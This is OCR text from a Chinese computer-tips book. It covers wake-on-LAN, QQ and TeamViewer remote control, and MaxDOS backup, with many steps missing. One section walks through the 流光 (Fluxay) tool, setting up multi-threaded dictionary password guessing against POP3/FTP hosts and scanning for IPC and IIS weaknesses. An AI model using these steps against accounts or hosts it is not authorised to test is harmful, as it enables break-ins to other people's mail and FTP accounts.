
技巧196 巧用 Magic Packet 远程唤醒多台计算机


Magic Packet 不仅可以远程唤醒一台计算机，还可以远程唤醒多台计算机。

(1) 设置需要唤醒计算机列表


如果需要唤醒局域网内的多台计算机，需要先设置相应的计算机列表。

❶ 运行 Magpac.exe 程序，进入 Magic Packet 主界面。






❻ 显示局域网内的计算机列表以及物理地址。




❼ 利用 Edit 菜单中 Cut 命令，从列表中删除不需要进行远程唤醒的电脑。




(2) 唤醒多台计算机

保存好需要唤醒的计算机列表之后，只需导入列表文件即可进行唤醒操作。


❶ 运行 Magic Packet。






知识补充

若要实现局域网内一组电脑的自动定时唤醒，可选中 Set Alarm 选项组中相应日期前的复选框并设置具体的唤醒时间。





技巧197　流光使用全攻略


流光是一款强大的 FTP、POP3 解密工具，主要有以下功能。


- 用于检测 POP3/FTP 主机中用户密码安全漏洞。
- 多线程检测，消除系统中的密码漏洞。
- 高效的用户流模式。
- 高效服务器流模式，可同时对多台 POP3/FTP 主机进行检测。
- 最多 500 个线程探测。
- 线程超时设置，阻塞线程具有自杀功能，不会影响其他线程。
- 支持 10 个字典同时检测。
- 检测设置可作为项目保存。
- 取消了国内 IP 限制而且免费。

下面介绍使用流光进行扫描的操作步骤。

(1) 设置扫描项目


❶ 用鼠标左键双击桌面上的流光图标。






(2) 设置 PORTS 和 TELNET

❶ 设置好扫描项目后，弹出 PORTS 窗口。




(3) 设置 IPC 和 IIS

❶ 紧接着弹出“IPC”窗口。




(4) 设置 FINGER 和 RPC

❶ 紧接着弹出 FINGER 窗口。



(5) 设置字典和报告保存

❶ 紧接着弹出“选项”窗口。
❷ 在“猜解用户名字典”文本框中输入字典文件的路径。
❸ 在“猜解密码字典”文本框中输入相关字典文件的路径。
❹ 在“保存扫描报告”文本框中输入保存扫描报告的路径。
❺ 在“并发线程数目”微调框中输入进程数量。




(6) 进行扫描

❶ 弹出“选择流光主机”对话框。

❸ 程序自动打开“探测结果”窗口，扫描后的即时结果显示在该窗口中。

❹ 扫描完毕后，自动打开“注意”对话框。



注 意 事 项

在“注意”对话框中有一个计时器，在规定时间内如果没有选择操作的话，将自动打开扫描日志。在扫描报告中只显示扫描成功的项目和主机，根据扫描内容和主机的不同，扫描报告也不会相同。


技巧198　玩转 QQ 远程协助功能

远程协助功能可以帮助 QQ 好友处理电脑问题，是一个十分实用的功能，其操作方法也极为简单，具体的步骤如下。


(1) 发起远程协助


远程协助功能需要由被协助方发起的，对方同意后才能进行远程协助。

❶ 打开 QQ 对话框。




❹ 等待对方接收远程协助请求。






⑥ 待对方确定之后即可看到发起协助人的桌面。




⑧ 对方接收邀请之后即可操纵发起协助人的机器。

(2) 接受远程控制


收到 QQ 好友发起的远程协助邀请时，会在屏幕右下角弹出提示窗口。




打开该好友的 QQ 对话框也会出现收到是否接受远程协助的提示。




❷ 等待发起协助人再次确定。





❸ 发起协助人再次确定之后即可看到他的桌面了。





❺ 发起协助人邀请你控制其计算机。





技巧199　使用 TeamViewer 进行远程控制


TeamViewer 被广泛应用于远程控制、桌面共享以及文件传输。


(1) 创建远程连接

只需要在两台电脑上同时运行 TeamViewer，输入对方正确的 ID 和密码即可建立连接，进行远程控制。

❶ 在主控端和被控端分别运行 TeamViewer。

❷ 在主控端的 ID 文本框中输入被控端的 ID。





专家坐堂

经测试，在同样的网络情况下，使用 TeamViewer 进行远程控制的速度要比使用 QQ 进行远程协助的速度相对快一点。


此外，TeamViewer 的使用体验也明显好于 QQ 远程协助功能。

(2) 传输文件


TeamViewer 传输文件的功能也是十分强大和便捷的。

❶ 在主控端和被控端分别运行 TeamViewer。

❺ 开始从被控端复制文件。



❻ 文件复制完成。



❼ 被控端电脑上显示文件传输日志。

举一反三

使用 TeamViewer 除了可以从被控端复制文件到本机外，也可以将本机的文件上传到被控端电脑上。

技巧200 使用 TeamViewer 与对方交换身份进行控制

使用 TeamViewer 除了可以控制对方的计算机外，还可以轻松地退出对对方的控制，转而让对方控制自己的计算机。

❶ 使用 TeamViewer 连接对方计算机。

❹ 稍等一会儿即可看到本机桌面已更换，对方可以远程控制本机。

技巧201　巧用 TeamViewer 远程重启被控电脑


使用 TeamViewer 可以对被控电脑进行远程注销、重启甚至执行重启到安全模式等操作。

❶ 使用 TeamViewer 连接对方电脑。

技巧202　巧用 TeamViewer 进行屏幕录像

相比文字教程，视频录像更为直观，使用 TeamViewer 可以直接将远程计算机的操作过程录制下来。

❶ 使用 TeamViewer 连接对方电脑。



❺ 屏幕上开始闪烁 REC 标志，开始进行录制。

❻ 依次选择“额外”→“录像”→“停止”命令，可以停止录像。

❼ 保存录制好的视频。

技巧203 巧用 TeamViewer 进行简单聊天

TeamViewer 还具有简单的聊天功能，可以使主控端和被控端双方轻松地进行沟通，具体的操作方法如下。

❶ 使用 TeamViewer 连接对方电脑。


❻ 消息发送成功。

❼ 顺利接收到对方发来的消息。

技巧204 巧用 TeamViewer 查看被控端计算机的信息

使用 TeamViewer 可以轻松查看被控计算机的相关信息，具体的操作方法如下。

❶ 使用 TeamViewer 连接对方电脑。



技巧205　轻松设置 TeamViewer 的连接效果

不在同一个局域网内的两台电脑的连接速度会受到网速等因素的影响，可以通过更改 TeamViewer 的设置达到更好的控制效果。

❶ 使用 TeamViewer 连接对方电脑。

❷ 选择速度优化命令。

❸ 调整屏幕分辨率为“800 × 600”。

❹ 将远程计算机的桌面背景设置为显示。

举一反三

专题十一　系统和数据备份、恢复独家技巧

内容导航

无论是病毒还是系统故障都可能会造成系统的瘫痪或数据的丢失，因此系统的备份、驱动程序的备份、注册表的备份和各类数据的备份成为日益重要的防范措施，而通过备份就可以对系统和数据进行恢复了。


热点快报

- 系统的备份和还原
- 驱动程序的备份、更新及还原
- 私人数据的备份和恢复
- 数据拯救与修复

技巧206　使用矮人工具箱备份系统盘


矮人工具箱把矮人 DOS 与 GHOST 工具箱，合二为一，成为一个总的集合，备份过程简单，一学就会。

❶ 安装好矮人工具箱，重新启动电脑，出现一个 Windows XP 系统和 MaxDOS 的选择界面。




❷ 使用“↑”和“↓”键选择“MaxDOS v5.8s”，按下 Enter 键，弹出如下界面。

❸ 使用“↑”和“↓”键选择“运行 MaxDOS v5.8s”，按下 Enter 键，弹出如下界面。



❹ 在“Password:”后面输入密码，并按下 Enter 键(矮人工具箱的默认密码是 max)，弹出如下界面。


❺ 使用“↑”和“↓”键选择“C. 备份/还原系统&BACKUP/RESTORE SYSTEM”选项，按下 Enter 键，弹出如下界面。



❻ 使用“↑”和“↓”键选择“1. 备份 C 盘到 D:\MaxBAK\SYS.GHO”选项，按下 Enter 键，弹出如下界面。

注 意 事 项

备份的文件不能放在系统盘中，且该工具并不适合 Windows 7 的系统备份。

